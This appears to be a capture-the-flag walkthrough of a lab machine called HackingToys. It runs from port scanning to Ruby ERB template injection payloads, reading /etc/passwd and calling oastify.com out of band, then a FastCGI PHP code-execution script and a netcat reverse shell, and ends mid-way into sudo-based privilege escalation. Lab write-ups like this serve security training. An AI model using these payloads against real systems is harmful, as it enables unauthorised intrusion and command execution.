





HackingToys

```
(guel@kali)-[~]
$ nmap -sS -p- --open -Pn -n --min-rate 5000 192.168.137.19
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-05 10:34 EST
Stats: 0:00:31 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 99.99% done; ETC: 10:35 (0:00:00 remaining)
Nmap scan report for 192.168.137.19
Host is up (0.28s latency).
Not shown: 52265 filtered tcp ports (no-response), 13268 closed tcp ports (reset)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
22/tcp    open  ssh
3000/tcp   open  ppp
MAC Address: 08:00:27:11:A3:A4 (PCS Systemtechnik/Oracle VirtualBox virtual NIC #0)
```


```
(guel@kali)-[~]
$ nmap -sCV -p22,3000 --open -Pn -n --min-rate 5000 192.168.137.19
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-05 10:35 EST
Nmap scan report for 192.168.137.19
Host is up (0.0019s latency).


PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
|_ ssh-hostkey:
|   256 e7:ce:f2:f6:5d:a7:47:5a:16:2f:90:07:07:33:4e:a9 (ECDSA)
|_  256 09:db:b7:e8:ee:d4:52:b8:49:c3:cc:29:a5:6e:07:35 (ED25519)
3000/tcp   open  ssl/ppp?
|_ _ssl-date: TLS randomness does not represent time
| fingerprint-strings:
|   GenericLines:
|     HTTP/1.0 400 Bad Request
|     Content-Length: 930
|     Puma caught this error: Invalid HTTP format, parsing fails. Are you trying to open an SSL co
|     /usr/local/rvm/gems/ruby-3.1.0/gems/puma-6.4.2/lib/puma/client.rb:268:in `execute'
|     /usr/local/rvm/gems/ruby-3.1.0/gems/puma-6.4.2/lib/puma/client.rb:268:in `try_to_finish'
|     /usr/local/rvm/gems/ruby-3.1.0/gems/puma-6.4.2/lib/puma/server.rb:298:in `reactor_wakeup'
|     /usr/local/rvm/gems/ruby-3.1.0/gems/puma-6.4.2/lib/puma/server.rb:248:in `block in run'
|     /usr/local/rvm/gems/ruby-3.1.0/gems/puma-6.4.2/lib/puma/reactor.rb:119:in `wakeup!'
|     /usr/local/rvm/gems/ruby-3.1.0/gems/puma-6.4.2/lib/puma/reactor.rb:76:in `block in select_lo
|     /usr/local/rvm/gems/ruby-3.1.0/gems/puma-6.4.2/lib/puma/reactor.rb:76:in `select'
|     /usr/local/rvm/gems/ruby-3.1.0/gems/puma-6.4.2/lib/puma/reactor.rb:76:in `select_loop'
|     /usr/loc
|   GetRequest:
|     HTTP/1.0 403 Forbidden
|     content-type: text/html; charset=UTF-8
```






url encoding error





LFI



RCE

Ruby - Remote Command execution


Execute code using SSTI for **Erb,Erubi,Erubis** engine.


```
<%=(`nslookup oastify.com`)%>
<%= system('cat /etc/passwd') %>
<%= `ls /` %>
<%= IO.popen('ls /').readlines() %>
<% require 'open3' %><% @a,@b,@c,@d=Open3.popen3('whoami') %><%= @b.readline()%>
<% require 'open4' %><% @a,@b,@c,@d=Open4.popen4('whoami') %><%= @c.readline()%>
```


Encode to URL-encoded format

Simply enter your data then push the encode button.

```
<%= IO.popen('ls /').readlines() %>
```


 To encode binaries (like images, documents, etc.) use the file upload form a little further down on this page.



UTF-8  Destination character set.

LF (Unix)  Destination newline separator.




☐ Encode each line separately (useful for when you have multiple entries).

☐ Split lines into 76 character wide chunks (useful for MIME).

 Live mode OFF Encodes in real-time as you type or paste (supports only the UTF-8 character set).

 **ENCODE**  Encodes your data into the area below.


```
%3C%25%3D%20IO.popen%28%27ls%20%2F%27%29.readlines%28%29%20%20%25%3E
```



```

lidia@hacktoys:/opt$ ss -tln
Netid  State  Recv-Q  Send-Q  Local Address:Port  Peer Address:Port  Process
udp    UNCONN 0        0        0.0.0.0:68          0.0.0.0:*
tcp    LISTEN 0        4096    127.0.0.1:9000     0.0.0.0:*
tcp    LISTEN 0        511     127.0.0.1:80       0.0.0.0:*
tcp    LISTEN 0        1024    0.0.0.0:3000       0.0.0.0:*
tcp    LISTEN 0        128     0.0.0.0:22         0.0.0.0:*
tcp    LISTEN 0        128     [::]:22            [::]:*
lidia@hacktoys:/opt$ curl -s -X GET http://localhost:9000''

```



```

#!/bin/bash

PAYLOAD='<?php echo "id"; system("id"); echo "→";'
FILENAMES="/var/www/html/index.php" # Existing file path

HOST=$1
B64=$(echo "$PAYLOAD"|base64)

for FN in $FILENAMES; do
    OUTPUT=$(mktemp)
    env -i \
        PHP_VALUE="allow_url_include=1'\n'"allow_url_fopen=1'\n'"auto_prepend_file='data://text/plain\;base64,$B64'" \
        SCRIPT_FILENAME=$FN SCRIPT_NAME=$FN REQUEST_METHOD=POST \
        cgi-fcgi -bind -connect $HOST:9000 &> $OUTPUT
    cat $OUTPUT
done

```

```

File not found.
lidia@hacktoys:~$ nano fastcgi.sh
lidia@hacktoys:~$ ./fastcgi.sh
Content-type: text/html; charset=UTF-8
<!--uid=1001(dodi) gid=1001(dodi) groups=1001(dodi),100(users)
--><!DOCTYPE html>
<html lang="en">

<head>
  <meta charset="UTF-8">
  <meta http-equiv="X-UA-Compatible" content="IE=edge">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">

  <title>Stuffvish coming soon</title>

  <link rel="stylesheet" href="style.css">

  <!-- Font Awesome CDN link -->
  <link rel="stylesheet" href="https://cdnjs.cloudflare.com/ajax/libs/font-awesome/4.7.0

```

ponemos en lugar de id una revshell con netcat y ejecutamos

```

lidia@hacktoys:~$ ./fastcgi.sh
id
█

(guel@kali)-[~]
$ nc -lvnp 4321
listening on [any] 4321 ...
connect to [192.168.137.20] from (UNKNOWN) [192.168.137.19] 35978
id
uid=1001(dodi) gid=1001(dodi) groups=1001(dodi),100(users)
█

```



```
dodi@hacktoys:/$ cd /home/dodi/
dodi@hacktoys:~$ ls -la
total 28
drwx----- 3 dodi dodi 4096 May 28 2024 .
drwxr-xr-x 4 root root 4096 May 20 2024 ..
lrwxrwxrwx 1 root root 9 May 20 2024 .bash_history -> /dev/null
-rw-r--r-- 1 dodi dodi 220 May 20 2024 .bash_logout
-rw-r--r-- 1 dodi dodi 3526 May 20 2024 .bashrc
drwxr-xr-x 3 dodi dodi 4096 May 20 2024 .local
-rw-r--r-- 1 dodi dodi 807 May 20 2024 .profile
-rwx----- 1 dodi dodi 33 May 20 2024 user.txt
dodi@hacktoys:~$ cat user.txt
b075b24bdb11990e185c32c43539c39f
dodi@hacktoys:~$ █
```

b075b24bdb11990e185c32c43539c39f

```
dodi@hacktoys:~$ sudo -l
Matching Defaults entries for dodi on hacktoys:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User dodi may run the following commands on hacktoys:
    (ALL : ALL) NOPASSWD: /usr/local/bin/rvm_rails.sh
dodi@hacktoys:~$ cat /usr/local/bin/rvm_rails.sh
#!/bin/bash
export rvm_prefix=/usr/local
export MY_RUBY_HOME=/usr/local/rvm/rubies/ruby-3.1.0
export RUBY_VERSION=ruby-3.1.0
export rvm_version=1.29.12
export rvm_bin_path=/usr/local/rvm/bin
export GEM_PATH=/usr/local/rvm/gems/ruby-3.1.0:/usr/local/rvm/gems/ruby-3.1.0@global
export GEM_HOME=/usr/local/rvm/gems/ruby-3.1.0
export PATH=/usr/local/rvm/gems/ruby-3.1.0/bin:/usr/local/rvm/gems/ruby-3.1.0@global/bin:/usr/local/rvm/rubies/ruby-3.1.0/b
sr/local/games:/usr/games:/usr/local/rvm/bin
export IRBRC=/usr/local/rvm/rubies/ruby-3.1.0/.irbrc
export rvm_path=/usr/local/rvm
exec /usr/local/rvm/gems/ruby-3.1.0/bin/rails "$@"
```

```
dodi@hacktoys:~$ sudo -l
Matching Defaults entries for dodi on hacktoys:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User dodi may run the following commands on hacktoys:
    (ALL : ALL) NOPASSWD: /usr/local/bin/rvm_rails.sh
dodi@hacktoys:~$ sudo /usr/local/bin/rvm_rails.sh
Usage:
    rails COMMAND [options]

You must specify a command:

    new          Create a new Rails application. "rails new my_app" creates a
                  new application called MyApp in "./my_app"
    plugin new    Create a new Rails railtie or engine

All commands can be run with -h (or --help) for more information.

Inside a Rails application directory, some common commands are:
    console      Start the Rails console
    server       Start the Rails server
    test         Run tests except system tests
dodi@hacktoys:~$
```

```
dodi@hacktoys:~$ find / -name app -type d -ls 2>/dev/null
 808147      4 drwxrwsr-x 10 root   rvm      4096 May 20  2024 /usr/local/rvm/gems/ruby-3.1.0/gems/turbo-rails-2.0.5/app
 692832      4 drwxrwsr-x  7 root   rvm      4096 May 20  2024 /usr/local/rvm/gems/ruby-3.1.0/gems/actiontext-7.1.3.3/app
 692702      4 drwxrwsr-x  7 root   rvm      4096 May 20  2024 /usr/local/rvm/gems/ruby-3.1.0/gems/activestorage-7.1.3.3/app
 807285      4 drwxrwsr-x  3 root   rvm      4096 May 20  2024 /usr/local/rvm/gems/ruby-3.1.0/gems/importmap-rails-2.0.1/app
 808109      4 drwxrwsr-x  3 root   rvm      4096 May 20  2024 /usr/local/rvm/gems/ruby-3.1.0/gems/stimulus-rails-1.3.3/app
 808126      4 drwxrwsr-x  3 root   rvm      4096 May 20  2024 /usr/local/rvm/gems/ruby-3.1.0/gems/stimulus-rails-1.3.3/lib/install/app
 693349      4 drwxrwsr-x  3 root   rvm      4096 May 20  2024 /usr/local/rvm/gems/ruby-3.1.0/gems/actioncable-7.1.3.3/app
 693136      4 drwxrwsr-x  6 root   rvm      4096 May 20  2024 /usr/local/rvm/gems/ruby-3.1.0/gems/actionmailbox-7.1.3.3/app
 691203      4 drwxrwsr-x  3 root   rvm      4096 May 20  2024 /usr/local/rvm/gems/ruby-3.1.0/gems/actionview-7.1.3.3/app
 807413      4 drwxrwsr-x  2 root   rvm      4096 May 20  2024 /usr/local/rvm/gems/ruby-3.1.0/gems/puma-6.4.2/lib/puma/app
 691721      4 drwxrwsr-x  3 root   rvm      4096 May 20  2024 /usr/local/rvm/gems/ruby-3.1.0/gems/railties-7.1.3.3/lib/rails/generators/rails/app
 691729      4 drwxrwsr-x 10 root   rvm      4096 May 20  2024 /usr/local/rvm/gems/ruby-3.1.0/gems/railties-7.1.3.3/lib/rails/generators/rails/app/t
emplates/app
